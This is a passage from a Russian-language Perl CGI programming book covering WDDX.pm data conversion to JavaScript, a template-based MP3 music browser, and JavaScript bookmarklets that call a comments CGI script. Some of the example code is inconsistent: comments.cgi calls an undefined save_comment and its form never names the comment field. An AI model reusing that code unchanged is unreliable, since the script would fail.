Конечно, обмен данными между различными языками не нов, многие уже обращались к этой проблеме. Создатели языка Cold Fusion из компании Allaire хотели найти способ обмена данными между различными веб-серверами в Интернете. Их решение, *Web Distributed Data Exchange*, *WDDX*, определяет общий формат данных, используемый различными языками для представления основных типов данных. WDDX использует XML, но вам совсем не обязательно знать XML при использовании WDDX, поскольку есть модули, обеспечивающие ему простой интерфейс со многими языками, включая Perl и JavaScript. Таким образом, можно конвертировать структуры данных из Perl в пакет WDDX, который затем конвертировать в родные структуры данных в JavaScript, Java, COM (включая активные страницы сервера, ASP), ColdFusion или PHP.

Однако с JavaScript можно пропустить промежуточный шаг. Поскольку в Интернете часто требуется преобразование данных в JavaScript, Perl-модуль для WDDX – WDDX.pm – конвертирует структуры данных Perl в код на JavaScript, который может создать соответствующие структуры данных в JavaScript, не обращаясь к пакету WDDX.

Чтобы узнать, как это работает, рассмотрим пример. Допустим, вы хотите передать текущую дату на веб-сервере из CGI-сценария в

JavaScript. В Perl дата определяется числом секунд, прошедших с начала эпохи; это выглядит примерно так:

```
my $now = time;
```

Чтобы получить из этого JavaScript, используйте следующий код:

```
use WDDX;

my $wddx      = new WDDX;
my $now       = time;
my $wddx_now  = $wddx->datetime( $now );

print $wddx_now->as_javascript( "serverTime" );
```

Мы создали объект WDDX.pm и передали время методу *datetime*, который возвращает объект WDDX::Datetime. Затем можно использовать метод *as_javascript*, чтобы получить из этого код на JavaScript. В результате получится следующее (значения даты и времени, разумеется, у вас будут отличаться):

```
serverTime = new Date(100,0,5,14,20,39);
```

Эту строку можно включить в HTML-документ как код на JavaScript. Даты в JavaScript создаются иначе, чем в Perl, но WDDX выполнит все преобразования. DateTime – всего лишь один тип данных, поддерживаемый WDDX. В WDDX определены несколько основных типов данных, которые совпадают для нескольких языков программирования (таблица 7-1).

Таблица 7-1. Типы данных WDDX

Тип в WDDX	Объект данных в WDDX.pm	Тип в Perl
String (строка)	WDDX::String	Scalar (скаляр)
Number (число)	WDDX::Number	Scalar (скаляр)
Boolean (логическое значение)	WDDX::Boolean	Scalar (скаляр), 1 или «»
Datetime (время)	WDDX::Datetime	Scalar (скаляр), число секунд с начала эпохи
Null (неопределенное значение)	WDDX::Null	Scalar (скаляр), undef
Binary (бинарное значение)	WDDX::Binary	Scalar (скаляр)
Array (массив)	WDDX::Array	Array (массив)
Struct (структура)	WDDX::Struct	Hash (хеш)
Recordset (набор записей)	WDDX::Recordset	Нет (WDDX::Recordset)

Как видите, типы данных WDDX отличаются от типов данных в Perl. В Perl многие типы данных определены как скаляры. В результате модуль WDDX.pm работает иначе, в отличие от сходных библиотек WDDX для других языков, которые более прозрачны. В этих других языках вы можете использовать один метод, чтобы прямо перейти от родного типа данных к пакету WDDX (или коду на JavaScript). Из-за различий типов данных в Perl WDDX.pm требует, чтобы вы создавали промежуточный объект данных, каким является `$wddx_now`, объект WDDX::Datetime, показанный выше, который потом может быть преобразован в пакет WDDX или код на JavaScript.

Вопреки изначально задуманному Allaire, WDDX был выпущен как проект с исходными кодами. Вы можете загрузить WDDX SDK с *http://www.wddx.org/*; WDDX.pm доступен на CPAN.

Пример

WDDX.pm больше всего нужен для сложных структур данных, так что давайте рассмотрим другой пример. Создадим с помощью JavaScript и HTML интерактивную форму, позволяющую пользователю просматривать песни, доступные для загрузки (рис. 7-3). Пользователь может просматривать песни из базы данных, не обращаясь к веб-серверу, пока не найдет песню, которую хочет загрузить.

Информация о песнях хранится в файле на веб-сервере. Все записи разделены символами табуляции; формат записи приведен в примере 7-3.

Пример 7-3. song_data.txt

```
Певец   Альбом   Песня   Место   Дата   Продолжительность   Размер
Имя Файла
...
```

Этот формат записи совпадает с используемым в электронных таблицах или базах данных и представляется в WDDX в виде набора записей (recordset). Набор записей – это просто неопределенное количество записей (или строк), содержащих в себе одинаковое количество именованных полей (или столбцов).

Давайте рассмотрим JavaScript и HTML-код файла. Эта версия требует, чтобы у пользователя был разрешен JavaScript; форма не будет содержать никакой информации без поддержки JavaScript. На практике можно добавить более простой интерфейс внутри тегов <NOSCRIPT> для поддержки пользователей, у которых нет JavaScript.

CGI-сценарий выводит этот файл, когда он запрашивается; единственное, что добавляет CGI-сценарий, – данные для музыки. В примере 7-4 мы будем использовать HTML::Template, чтобы передать в наш файл переменную; соответствующий тег будет в конце.



Рис. 7-3. Онлайновый музыкальный обозреватель

Пример 7-4. music_browser.tmpl

```
<HTML>

<HEAD>
  <TITLE>Online Music Browser</TITLE>

  <SCRIPT SRC="/js-lib/wddx.js"></SCRIPT>

  <SCRIPT> <!-

    var archive_url = "http://www.my-mp3-site.com/downloads/";

    function showArtists() {
      var artists = document.mbrowser.artistList;

      buildList( artists, "artist", "", "" );
      if ( artists.options.length == 0 ) {
        listMsg( artists, "Sorry no artists available now" );
```

```
    }

    showRecordings();
    showSongs();
  }


  function showRecordings() {
    var recordings = document.mbrowser.recordingList;

    if ( document.mbrowser.artistList.selectedIndex >= 0 ) {
      var selected = selectedValue( document.mbrowser.artistList );
      buildList( recordings, "recording", "artist", selected );
    }
    else {
      listMsg( recordings, "Please select an artist" );
    }

    showSongs();
  }


  function showSongs() {
    var songs = document.mbrowser.songList;
    songs.options.length = 0;
    songs.selectedIndex = -1;

    if ( document.mbrowser.recordingList.selectedIndex >= 0 ) {
      var selected = selectedValue( document.mbrowser.recordingList );
      buildList( songs, "song", "recording", selected );
    }
    else {
      listMsg( songs, "Please select a recording" );
    }
  }


  function buildList( list, field, conditionField, conditionValue )
{
    list.options.length = 0;
    list.selectedIndex = -1;

    var showAll = ! ( conditionField && conditionValue );
    var i = 0;
    var matched = new Object;//  Используется как хеш
        // для ограничения дублирования информации
    for ( var j = 0; j < data[field].length; j++ ) {
      if ( ! matched[ data[field][j] ] &&
           ( showAll || data[conditionField][j] == conditionValue )
) {
        matched[ data[field][j] ] = 1;
```

```
      var opt = new Option();
      opt.text  = data[field][j];
      opt.value = data[field][j];
      list.options[i++] = opt;
    }
  }
}


function showSongInfo() {
  var form = document.mbrowser;
  var idx  = -1;

  for ( var i = 0; i < data.artist.length; i++ ) {
    if ( data.artist[i]    == selectedValue( form.artistList ) &&
         data.recording[i] == selectedValue( form.recordingList ) &&
         data.song[i]      == selectedValue( form.songList ) ) {
      idx = i;
      break;
    }
  }

  form.artist.value    = idx >= 0 ? data.artist[idx]    : "";
  form.recording.value = idx >= 0 ? data.recording[idx] : "";
  form.song.value      = idx >= 0 ? data.song[idx]      : "";
  form.venue.value     = idx >= 0 ? data.venue[idx]     : "";
  form.date.value      = idx >= 0 ? data.date[idx]      : "";
  form.duration.value  = idx >= 0 ? data.duration[idx]  : "";
  form.size.value      = idx >= 0 ? data.size[idx]      : "";
  form.filename.value  = idx >= 0 ? data.filename[idx]  : "";
}


function getSong() {
  var form = document.mbrowser;
  if ( form.filename.value == "" ) {
    alert( "Please select an artist, recording, and song " +
      "to download." );
    return;
  }
  open( archive_url + form.filename.value, "song" );
}


function listMsg ( list, msg ) {
  list.options.length = 0;
  list.options[0] = new Option();
  list.options[0].text  = msg;
  list.options[0].value = "-";
}
```

```
    function selectedValue( list ) {
      return list.options[list.selectedIndex].value;
    }

// -->
  </SCRIPT>
</HEAD>

<BODY BGCOLOR="#FFFFFF" onLoad="showArtists()">

  <TABLE WIDTH="100%" BGCOLOR="#CCCCCC" BORDER="1">
    <TR><TD ALIGN="center">
      <H2>The Online Music Browser</H2>
    </TD></TR>
  </TABLE>

  <P>Listed below are the recordings available for download
     from this site. Please select an artist from the list at
     the left, a recording (or concert) by that artist from
     the list in the middle, and a song from the list on the
     right. All songs are available in MP3 format. Enjoy.</P>

  <HR NOSHADE>

  <FORM NAME="mbrowser" onSubmit="return false">
    <TABLE WIDTH="100%" BORDER="1" BGCOLOR="#CCCCFF"
      CELLPADDING="8" CELLSPACING="8">
      <INPUT TYPE="hidden" NAME="selectedRecord" VALUE="-1">
      <TR VALIGN="top">
        <TD>
          <B><BIG>1)</BIG> Select an Artist:</B><BR>
          <SELECT NAME="artistList" SIZE="6" onChange="showRecordings()">
            <OPTION>Leftover Salmon</OPTION>
            <OPTION>The Grateful Dead</OPTION>
            <OPTION>The Radiators</OPTION>
            <OPTION>Widespread Panic</OPTION>
          </SELECT>
        </TD>
        <TD>
          <B><BIG>2)</BIG> Select a Recording:</B><BR>
          <SELECT NAME="recordingList" SIZE="6" onChange="showSongs()">
            <OPTION>Please select an artist</OPTION>
          </SELECT>
        </TD>
        <TD>
          <B><BIG>3)</BIG> Select a Song:</B><BR>
          <SELECT NAME="songList" SIZE="6" onChange="showSongInfo()">
            <OPTION>Please select a concert</OPTION>
          </SELECT>
        </TD>
```

```
      </TR><TR>
        <TD COLSPAN="3" ALIGN="center">
          <H3>Song Information</H3>
          <TABLE BORDER="0">
            <TR>
              <TD><B>Artist:</B></TD>
              <TD><INPUT NAME="artist" TYPE="text" SIZE="40"
                onFocus="this.blur()"></TD>
            </TR><TR>
              <TD><B>Recording:</B></TD>
              <TD><INPUT NAME="recording" TYPE="text" SIZE="40"
                onFocus="this.blur()"></TD>
            </TR><TR>
              <TD><B>Song:</B></TD>
              <TD><INPUT NAME="song" TYPE="text" SIZE="40"
                onFocus="this.blur()"></TD>
            </TR><TR>
              <TD><B>Venue:</B></TD>
              <TD><INPUT NAME="venue" TYPE="text" SIZE="40"
                onFocus="this.blur()"></TD>
            </TR><TR>
              <TD><B>Date:</B></TD>
              <TD><INPUT NAME="date" TYPE="text" SIZE="20"
                onFocus="this.blur()"></TD>
            </TR><TR>
              <TD><B>Duration:</B></TD>
              <TD><INPUT NAME="duration" TYPE="text" SIZE="10"
                onFocus="this.blur()"></TD>
            </TR><TR>
              <TD><B>Download Size:</B></TD>
              <TD><INPUT NAME="size" TYPE="text" SIZE="10"
                onFocus="this.blur()"></TD>
            </TR>
          </TABLE>
        </TD>
      </TR><TR ALIGN="center">
        <TD  COLSPAN="3">
        <INPUT TYPE="hidden" NAME="filename" VALUE="">
        <INPUT TYPE="button" NAME="download" VALUE="Download Song"
          onClick="getSong()">
        </TD>
      </TR>
    </TABLE>
  </FORM>

<SCRIPT> <!-
<TMPL_VAR NAME="song_data">
// ->
</SCRIPT>

</BODY>
</HTML>
```

В этом документе определяется форма, но она на самом деле не отправляет никаких запросов: в ней нет кнопки отправки, и обработчик *onSubmit* отменяет все попытки отправки. Форма используется только как интерфейс и содержит списки музыкантов, альбомов и песен, а также поля для отображения информации по выбранным песням (рис. 7-3).

В первом теге <SCRIPT> документ загружает файл *wddx.js*, включенный в WDDX SDK, доступный на *http://www.wddx.org/*. В этом файле содержатся функции JavaScript, нужные для интерпретации объектов WDDX как наборов записей. Когда файл загружается, выполняется весь код на JavaScript вне функций и обработчиков. Глобальная переменная `archive_url` устанавливается в URL каталога, в котором хранятся файлы; кроме того, выполняется код на JavaScript, добавляемый CGI-сценарием в тег <TMPL NAME="song_data">. Мы вернемся к генерации JavaScript-кода после того, как рассмотрим CGI-сценарий. А пока взглянем на код, вставляемый в этом месте[1]:

```
data=new WddxRecordset();
data.artist=new Array();
data.artist[0]="The Grateful Dead";
data.artist[1]="The Grateful Dead";
data.artist[3]="Widespread Panic";
data.artist[4]="Widespread Panic";
data.artist[5]="Leftover Salmon";
data.artist[6]="The Radiators";
...
```

Переменная `data` – это объект со свойствами для каждого поля из файла *song_data.txt*, как `artist` в этом примере. Каждое из этих свойств – массив, содержащий столько записей, сколько строк в файле данных.

Как только броузер выводит страницу, обработчик *onLoad* вызывает функцию *showArtists*. Эта функция выводит имена артистов, вызывая *buildList* для объекта списка артистов. Затем вызываются функции *showConcerts* и *showSongs*, которые тоже используют функцию *buildList*.

Функция *buildList* принимает объект списка, имя поля, из которого надо получить данные, и два дополнительных параметра – имя и значение поля, используемого в качестве условия для отображения записей. Например, если вы вызовете *buildList* так:

---

[1] В нашем случае все перечисленные певцы заявляли, что они разрешают своим фанатам записывать и распространять записи в некоммерческих целях. Новые цифровые форматы, в том числе MP3, не изменили эту позицию. Другими словами, они разрешают распространять записи их живых концертов (и некоторых концертов в записи) в формате MP3. Разумеется, создавать сайт с музыкой, которая защищена правами собственности, было бы *нелегально*.

```
buildList ( document.mbrowser.concertList, "concert", "artist",
"Widespread Panic" );
```

то для каждой записи, поле певец (artist) в которой совпадает с «Widespread Panic», значение поля `concert` добавляется в меню `concertList`. Если поле, по которому проверяется условие, не задано, то *buildList* добавляет запрошенное поле всем записям.

С самого начала список артистов заполнен, в списке альбомов есть единственная строка с предложением выбрать артиста, а в списке песен тоже одна запись с предложением выбрать альбом. Когда пользователь выбирает артиста, все его альбомы появляются в списке альбомов. Когда пользователь выбирает альбом, песни из этого альбома появляются в соответствующем списке. Когда пользователь выбирает песню, информация о ней отображается в текстовых полях, расположенных ниже.

У этих текстовых полей один и тот же обработчик:

```
onFocus="blur()"
```

Данный обработчик делает поле недоступным пользователю для редактирования. Как только пользователь пытается перевести курсор в такое поле, оно тут же теряет фокус. Это только показывает пользователю, что поля не предназначены для пользовательского ввода. Если пользователь будет действовать быстро, он сможет добавить текст в эти поля, но это не будет иметь никакого значения. Эти поля заполняет функция *showSongInfo*, которая просматривает данные, чтобы определить выбранную песню и загрузить информацию в текстовые поля, а также устанавливает скрытое поле `filename`.

Когда пользователь нажимает кнопку Download Song (Загрузить песню), ее обработчик *onClick* вызывает функцию *getSong*, которая по значению поля проверяет, выбрана ли песня, и если песня не выбрана, предупреждает пользователя. В противном случае загружается песня.

Рассмотрим CGI-сценарий. Наш CGI-сценарий должен прочитать файл данных, разобрать его в объект WDDX::Recordset и добавить его как код на JavaScript в наш шаблон. Код представлен в примере 7-5.

Пример 7-5. music_browser.cgi

```
#!/usr/bin/perl -wT

use strict;
use WDDX;
use HTML::Template;

use constant DATA_FILE => "/usr/local/apache/data/music/
song_data.txt";
use constant TEMPLATE  => "/usr/local/apache/templates/music/
music_browser.tmpl";
print "Content-type: text/html\n\n";
```

```
my $wddx = new WDDX;
my $rec = build_recordset( $wddx, DATA_FILE );

# Создаем код на JavaScript, чтобы присвоить
# набор записей переменной с именем "data"
my $js_rec = $rec->as_javascript( "data" );

# Выводим, заменяя шаблон song_data кодом на JavaScript
my $tmpl = new HTML::Template( filename => TEMPLATE );
$tmpl->param( song_data => $js_rec );
print $tmpl->output;


# Принимаем объект WDDX и путь к файлу; возвращаем объект WDDX::Recordset
sub build_recordset {
  my( $wddx, $file ) = @_;
  local *FILE;

  # Открываем файл и читаем названия полей из первой строки
  open FILE, $file or die "Cannot open $file: $!";
  my $headings = <FILE>;
  chomp $headings;
  my @field_names = split "\t", lc $headings;

  # Делаем каждое поле строкой
  my @types = map "string", @field_names;
  my $rec = $wddx->recordset( \@field_names, \@types );

  # Добавляем запись к имеющимся
  while (<FILE>) {
    chomp;
    my @fields = split "\t";
    $rec->add_row( \@fields );
  }

  close FILE;
  return $rec;
}
```

CGI-сценарий начинается, как предыдущие примеры: добавляет нужные нам модули, определяет константы, используемые файлом, и выводит HTML-заголовок. Затем он создает новый объект WDDX и конструирует набор записей при помощи функции *build_recordset*.

Функция *build_recordset* принимает объект *WDDX* и путь к файлу, открывает файл и считывает первую строку в `$headings`, чтобы определить имена полей. Затем разбивает их и помещает в массив, проверяя попутно, что название каждого элемента состоит из строчных букв. Следующая строка чуть сложнее:

```
my @types = map "string", @field_names;
```

WDDX должен знать тип данных для каждого поля в наборе записей. Здесь можно рассматривать все поля как строки, поэтому сценарий использует Perl-функцию *map*, чтобы создать массив того же размера, что и `@field_names`, все элементы которого установлены в `"string"`, и присвоить эти значения массиву `@types`. Затем он получает новый объект WDDX::Recordset и просматривает файл, добавляя каждую строку к набору записей.

Затем мы конвертируем набор записей в код на JavaScript и разбираем его в шаблон, заменяя тег `song_data`. Код на JavaScript, упомянутый выше, получается из WDDX.

Закладки JavaScript

Мы закончим эту главу примером не самого распространенного применения JavaScript – *закладками* (Bookmarklets). Закладки это JavaScript-адреса, сохраненные в качестве закладок. Идеи, положенные в основу закладок JavaScript, витали в воздухе сразу же после создания JavaScript, но их популярность мало выросла с той поры, когда Стив Кангас (Steve Kangas) впервые придумал термин bookmarklet и создал посвященный им веб-сайт *http://www.bookmarklets.com/*. Многие считают закладки JavaScript новинкой, но их потенциал довольно велик. Они по-настоящему блистают, когда используются вместе с настраиваемыми CGI-сценариями, поэтому представляют интерес и для нас.

Основы

Как работают закладки JavaScript? Это гораздо проще показать, чем объяснить. Взглянем на самую популярную в мире программу «Hello world» («Привет, мир!»), действующую как закладка JavaScript. Исходный код ее таков:

```
javascript:alert("Hello world!")
```

Если вы введете это в броузере как адрес, то появится окно, показанное на рис. 7-4.



Рис. 7-4. Результат работы закладки «Hello world»

Вы можете ввести эту строку прямо в адресной строке броузера, так как эта простая программа – вполне допустимый URL. Директива *javascript* говорит броузеру, поддерживающему этот язык, что он должен интерпретировать остальную часть URL как код на JavaScript в контексте текущей страницы и вернуть результат как новую веб-страницу. Вы тоже можете создать гиперссылку с таким форматом. Если вы поместите в HTML-страницу следующую строку, то перейдя по ссылке вы получите то же окно с сообщением:

```
<A HREF='javascript:alert("Hello world!")'>Запустить сценарий</A>
```

Однако ни один из этих примеров не является закладкой JavaScript до тех пор, пока вы не сохраните этот URL как закладку в броузере. Конечно то, как это сделать, зависит от броузера. Большинство броузеров позволяют щелкнуть на гиперссылке правой кнопкой мыши и выбрать команду, сохраняющую ссылку как закладку. Когда вы сделаете это, сценарий становится закладкой, которую можно запускать когда угодно, выбирая ее из списка закладок.

Теперь давайте рассмотрим более сложный пример. Мы уже несколько раз упоминали RFC. Давайте создадим закладку, позволяющую просматривать определенный RFC. В этом случае мы будем использовать *http://www.faqs.org/rfc/* в качестве репозитория RFC.

Вот какой JavaScript-код нужен для этого:

```
rfcNum = prompt( "Номер RFC: ", "");
if ( rfcNum == parseInt( rfcNum ) )
    open( "http://www.faqs.org/rfc/" + rfcNum + ".html" );
else if ( rfcNum )
    alert( "Неверный номер." );
```

Мы запрашиваем у пользователя номер RFC. Если пользователь вводит целое число, открываем новое окно, в котором отображается запрошенный документ. Заметьте, что мы не обрабатываем ситуацию, когда запрошенный документ RFC не существует; пользователь просто получит ошибку 404 от веб-сервера *www.faqs.org*. Но если пользователь введет значение, не являющееся числом, мы сообщим ему об ошибке. Если пользователь не введет ничего или нажмет кнопку отмены, то мы ничего не сделаем.

А теперь давайте посмотрим на это как на закладку. Во-первых, мы должны убедиться, что наш код не возвращает никаких значений. Если код возвращает значения, некоторые броузеры (включая Netscape) заменят текущую страницу этим значением. Вы запутаете этим пользователей. Например, они будут получать пустую страницу, в верхнем левом углу которой стоит `[null]`, и так будет каждый раз, когда они пользуется вашей закладкой. Самый простой способ не возвращать значения – использовать функцию *void*, которая принимает в качестве аргумента любое значение и ничего не возвращает. Мы можем заключить последний оператор, возвращающий значение, в фун-

кцию *void* или просто добавить ее в конце. Мы выбираем второй способ, так как в этом сценарии последними могут выполниться три различные строки, в зависимости от ввода пользователя. Поэтому в конце сценария добавим следующую строку:

```
void ( 0 );
```

Затем мы *должны* удалить или закодировать все символы, недопустимые в URL. Это пробелы и следующие символы: `<`, `>`, `#`, `%`, `«`, `{`, `}`, `|`, `\`, `^`, `[`, `]`, `` ` ``.[1] Однако Netscape Communicator 4.*x* не распознает закодированные элементы синтаксиса (например, скобки) в URL JavaScript. Поэтому хотя закладки с такими символами и недопустимы в качестве адресов, если вы хотите, чтобы закладки работали с броузерами Netscape, оставьте эти символы незакодированными. Остальные броузеры воспринимают их в любом виде, но во всех случаях все лишние пробелы надо удалить.

Наконец, мы начинаем код с `javascript:` и получаем следующее:

```
javascript:rfcNum=prompt('Номер%20RFC:', '');if(rfcNum==parseInt(rfcNum))
open('http://www.faqs.org/rfc/'+rfcNum+'.html');else if(rfcNum)
alert('Неверный%20номер.');void(0);
```

Переводы строк не являются частью URL, они добавлены только для того, чтобы строки поместились на странице.

При работе с закладками надо иметь в виду еще одно. Они выполняются в том же пространстве переменных, что и самая первая страница, отображаемая в броузере. Это имеет ряд преимуществ, как показано ниже в разделе «Закладки JavaScript и CGI». Минус в том, что вы должны следить, чтобы не возникли конфликты между остальными кодами на этой же странице. Будьте особо осторожны с именами переменных и давайте имена, наименее вероятные на других веб-сайтах. Переменные в JavaScript чувствительны к регистру; хорошая идея – непривычные комбинации регистров в именах переменных. В нашем последнем примере rFcNuM могло быть лучшим (хотя и менее читаемым) вариантом имени переменной.

Совместимость

Поскольку закладки используют JavaScript, они совместимы не со всеми броузерами. Некоторые броузеры, поддерживающие Java-

[1] Управляющие и не-ASCII символы тоже недопустимы, но они все равно должны быть экранированы в JavaScript. Кроме того, вы можете заметить, что этот список отличается от приведенного в разделе «Кодирование URL» главы 2. Тот список относится к URL HTTP, поэтому в нем приведены символы, имеющие значение для HTTP. URL JavaScript отличаются от них, поэтому здесь приведены только символы, недопустимые для всех URL.

Script, например Microsoft Internet Explorer 3.0, не поддерживают закладки. Другие броузеры налагают на закладки ограничения. Если вы распространяете закладки не как неподдерживаемое новшество, вы должны провести усиленное тестирование. Закладки используют JavaScript не самым традиционным способом, так что старайтесь тестировать их с броузерами различных версий на различных платформах.

Кроме того, закладки должны оставаться короткими. Некоторые броузеры не ограничивают длину URL; другие ограничивают ее 255 символами. Это значение также может зависеть и от платформы: например, Commmunicator 4.*x* позволяет использовать до 255 символов на платформе MacOS, в то время как на Win32 это значение может быть гораздо больше.

Одна из возможностей, применяемых пользователями закладок, заключается в том, что закладки помогают избежать некоторой несовместимости броузеров. Реализации JavaScript в Netscape и Microsoft отличаются, и если вы захотите создать закладку, которая использует несовместимые возможности каждого из броузеров, вы можете создать две версии вместо одной, поддерживающей оба броузера. Каждый сможет выбрать версию, поддерживаемую его броузером. Проблема этого подхода в том, что Netscape и Microsoft не единственные производители броузеров. Хотя эти две компании производят броузеры, доля которых в Сети значительна, существуют и другие высококачественные броузеры, поддерживающие JavaScript и закладки, например Opera, и их популярность постоянно растет. Если вы станете поддерживать определенные броузеры, вам придется выбирать между тем, какие броузеры поддерживать и каких пользователей потерять. К счастью, ECMAScript и DOM быстро обеспечивают стандарты для всех броузеров.

Закладки JavaScript и CGI

Что дают закладки нам как CGI-разработчикам? Закладки могут сделать все, что делает JavaScript, включая отображение диалоговых окон, создание новых окон броузера и создание новых HTTP-запросов. Более того, поскольку они запускаются в контексте самого верхнего окна броузера (frontmost window), они могут взаимодействовать с объектами или информацией в этом окне без ограничений безопасности, которые могут возникнуть в HTML-окне сайта. Таким образом, закладки обеспечивают другой, прозрачный интерфейс к нашим CGI-сценариям.

Рассмотрим пример. Допустим, вы хотите создавать и хранить комментарии к веб-странице, которые вы сможете увидеть при последующих посещениях этой же страницы. Сделать это можно при помощи простой закладки и CGI-сценария. Начнем с CGI-сценария.

Наш CGI-сценарий должен делать две вещи – принимать URL и комментарий и записывать их. Кроме того, он должен выдавать комментарий, если получает определенный URL. В примере 7-6 приведен исходный код сценария.

Пример 7-6. comments.cgi

```
#!/usr/bin/perl -wT

use strict;

use CGI;
use DB_File;
use Fcntl qw( :DEFAULT :flock );

my $DBM_FILE = "/usr/local/apache/data/bookmarklets/comments.dbm";

my $q       = new CGI;
my $url     = $q->param( "url" );
my $comment;

if ( defined $q->param( "save" ) ) {
  $comment = $q->param( "comment" ) || "";
  save_comment( $url, $comment );
}
else {
  $comment = get_comment( $url );
}

print  $q->header( "text/html" ),
  $q->start_html( -title => $url, -bgcolor => "white" ),
  $q->start_form( { action => "/cgi/comments.cgi" } ),
  $q->hidden( "url" ),
  $q->textarea( -cols => 20, -rows => 8, -value => $comment ),
  $q->div( { -align => "right" },
    $q->submit( -name => "save", -value => "Save Comment" )
  ),
    $q->end_form,
    $q->end_html;


sub get_comment {
  my( $url ) = @_;
  my %dbm;
  local *DB;

  my $db = tie %dbm, "DB_File", $DBM_FILE, O_RDONLY | O_CREAT or
    die " Не могу прочесть $DBM_FILE: $!";
  my $fd = $db->fd;
  open DB, "+<&=$fd" or die " Не могу заблокировать файловый дескрип-
                              тор DB_File: $!\n";
  flock DB, LOCK_SH;
```

```
  my $comment = $dbm{$url};
  undef $db;
  untie %dbm;
  close DB;
  return $comment;
}


sub set_comment {
  my( $url, $comment ) = @_;
  my %dbm;
  local *DB;

  my $db = tie %dbm, "DB_File", $DBM_FILE, O_RDWR | O_CREAT or
    die " Не могу писать в $DBM_FILE: $!";
  my $fd = $db->fd;
  open DB, "+<&=$fd" or die "Не могу заблокировать файловый дескриптор
DB_File: $!\n";
  flock DB, LOCK_EX;
  $dbm{$url} = $comment;
  undef $db;
  untie %dbm;
  close DB;
}
```

Мы используем хеш на диске, называемый DBM-файлом, в котором будут храниться комментарии и URL. Функция *tie* связывает хеш в Perl с файлом; затем, когда мы читаем или пишем в хеш, Perl автоматически выполняет соответствующие действия со связанным файлом. Более подробно использование DBM-файлов мы рассмотрим в главе 10.

JavaScript-код, который мы используем для вызова CGI-сценария, выглядит так:

```
url = document.location.href;
open( "http://localhost/cgi/bookmarklets/comments.cgi?url=" + escape( url ),
url, "width=300,height=300,toolbar=no,menubar=no" );
void( 0 );
```

Соответствующая ему закладка:

```
javascript:dOc_uRl=document.location.href;open('http://localhost/cgi/
bookmarklets/comments.cgi?url='+escape(dOc_uRl),dOc_uRl,'width=300,
height=300,toolbar=no,menubar=no');void( 0 )
```

Если вы сохраните эту закладку, пойдете на веб-сайт и выберете ее из своих закладок, ваш броузер выведет другое окно. Введите комментарий и сохраните его. Затем просмотрите другие страницы и сделайте, если хотите, то же самое. Если вы вернетесь теперь к первой странице и снова выберете закладку, вы увидите свой комментарий к этой странице, как показано на рис. 7-5. Учтите, что это окно не обновится са-

мостоятельно, когда вы перейдете на другую страницу. Для того чтобы сохранить или прочитать комментарий к странице, вы должны вновь выбрать закладку.



Рис. 7-5. Обновление комментария через закладки

Если вы собираетесь использовать эту закладку вместе с друзьями, то комментарии будут общими, то есть вы будете видеть, что говорят другие о различных веб-сайтах. CGI-сценарий можно поместить в защищенный каталог и расширить его так, чтобы для каждого пользователя велась отдельная база данных. Можно задать, чтобы пользователи только читали комментарии других пользователей.

Мы не смогли бы создать подобное приложение на стандартной HTML-странице из-за ограничений безопасности в JavaScript. Одна HTML-страница не может получить доступ к объектам из другой HTML-страницы, если эти страницы в разных доменах (то есть на разных веб-сайтах), поэтому наша форма для комментариев не могла определить URL любых других окон броузера. Однако закладки позволяют обойти это ограничение.

Есть много других способов использования закладок. Вы можете посмотреть много примеров закладок, использующих существующие ресурсы Интернета, на *http://www.bookmarklets.com*. Многие из них – причуда, но они способны на многое. Закладки наиболее мощны вместе со службами, которые могут использовать преимущества доступа к информации на других сайтах. Например, компании типа Better Business Bureau предлагают закладки, которые пользователи могут выбирать, когда они находятся на других сайтах, чтобы увидеть рейтинг данного сайта. Компании, торгующие услугами, могут предоставить закладки, чтобы пользователи использовали их при online-заказе. Другие возможности придумайте сами.

8

Безопасность

